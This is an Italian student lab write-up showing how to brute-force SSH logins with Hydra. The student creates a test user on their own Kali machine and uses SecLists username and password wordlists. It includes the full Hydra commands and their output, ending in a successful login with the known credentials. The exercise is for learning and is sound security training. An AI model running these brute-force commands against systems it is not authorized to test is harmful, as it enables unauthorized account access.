
Esercizio M4-W2-D4

Daniele Atzori

Authentication Tracking con Hydra

Creiamo un nuovo utente sul nostro Kali Linux. Lo chiamiamo “test_user” e gli mettiamo “testpass” come password. Questo sarà l’user che tenteremo di craccare con Hydra.




```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
sudo: unable to resolve host kali: Name or service not known
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
sudo: unable to resolve host kali: Name or service not known

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config
sudo: unable to resolve host kali: Name or service not known

┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.1.107
The authenticity of host '192.168.1.107 (192.168.1.107)' can't be established.
ED25519 key fingerprint is SHA256:jAPoOjbJ45na9pYzBA128IsWdvvwi+Zfz1ejTxRuWVI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.107' (ED25519) to the list of known hosts.
test_user@192.168.1.107's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Con “sudo apt install seclists” installiamo le librerie di password che Hydra consulterà durante il bruteforce. In seguito facciamo partire Hydra. Nel comando per far partire Hydra sono presenti -V -L e -P. Queste lettere stanno per:

-V Verbose: Mostra ogni tentativo di login effettuato durante l'attacco

-L Username List: Specifica un file contenente una lista di nomi utente


-P Password List: Specifica un file contenente una lista di password



```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
sudo: unable to resolve host kali: Name or service not known
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libnsl-dev libtirpc-dev
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1921 not upgraded.
Need to get 470 MB of archives.
After this operation, 1,930 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2024.1-0kali1 [470 MB]
Fetched 470 MB in 7min 40s (1,022 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 399452 files and directories currently installed.)
Preparing to unpack .../seclists_2024.1-0kali1_all.deb ...
Unpacking seclists (2024.1-0kali1) ...
Setting up seclists (2024.1-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...

┌──(kali㉿kali)-[~]
└─$ hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt -P /usr/shar
e/seclists/Passwords/xato-net-10-million-passwords-dup.txt 192.168.1.107 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-29 06:51:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 472020598150 login tries (l:624370/p:755995)
, ~29501287385 tries per task
[DATA] attacking ssh://192.168.1.107:22/
[ATTEMPT] target 192.168.1.107 - login "info" - pass "123456" - 1 of 472020598150 [child 0] (0/0
)
[ATTEMPT] target 192.168.1.107 - login "info" - pass "password" - 2 of 472020598150 [child 1] (0
/0)
[ATTEMPT] target 192.168.1.107 - login "info" - pass "12345678" - 3 of 472020598150 [child 2] (0
/0)
[ATTEMPT] target 192.168.1.107 - login "info" - pass "qwerty" - 4 of 472020598150 [child 3] (0/0
)
[ATTEMPT] target 192.168.1.107 - login "info" - pass "123456789" - 5 of 472020598150 [child 4] (
0/0)
```

Dopo un lasso di tempo variabile Hydra tenterà la password corretta e si loggerà nel profilo utente. Poiché il mio computer ci stava impiegando una vita e mezzo ho abortito il processo con Ctrl+C.

In alternativa si può inserire manualmente la coppia nome utente e password (che ovviamente noi in questo caso conoscevamo avendo appena creato il nuovo user) con la quale Hydra tenterà di fare il login.



```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -p testpass 192.168.1.107 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-29 07:02:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
revious session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.107:22/
[22][ssh] host: 192.168.1.107   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-29 07:02:27
```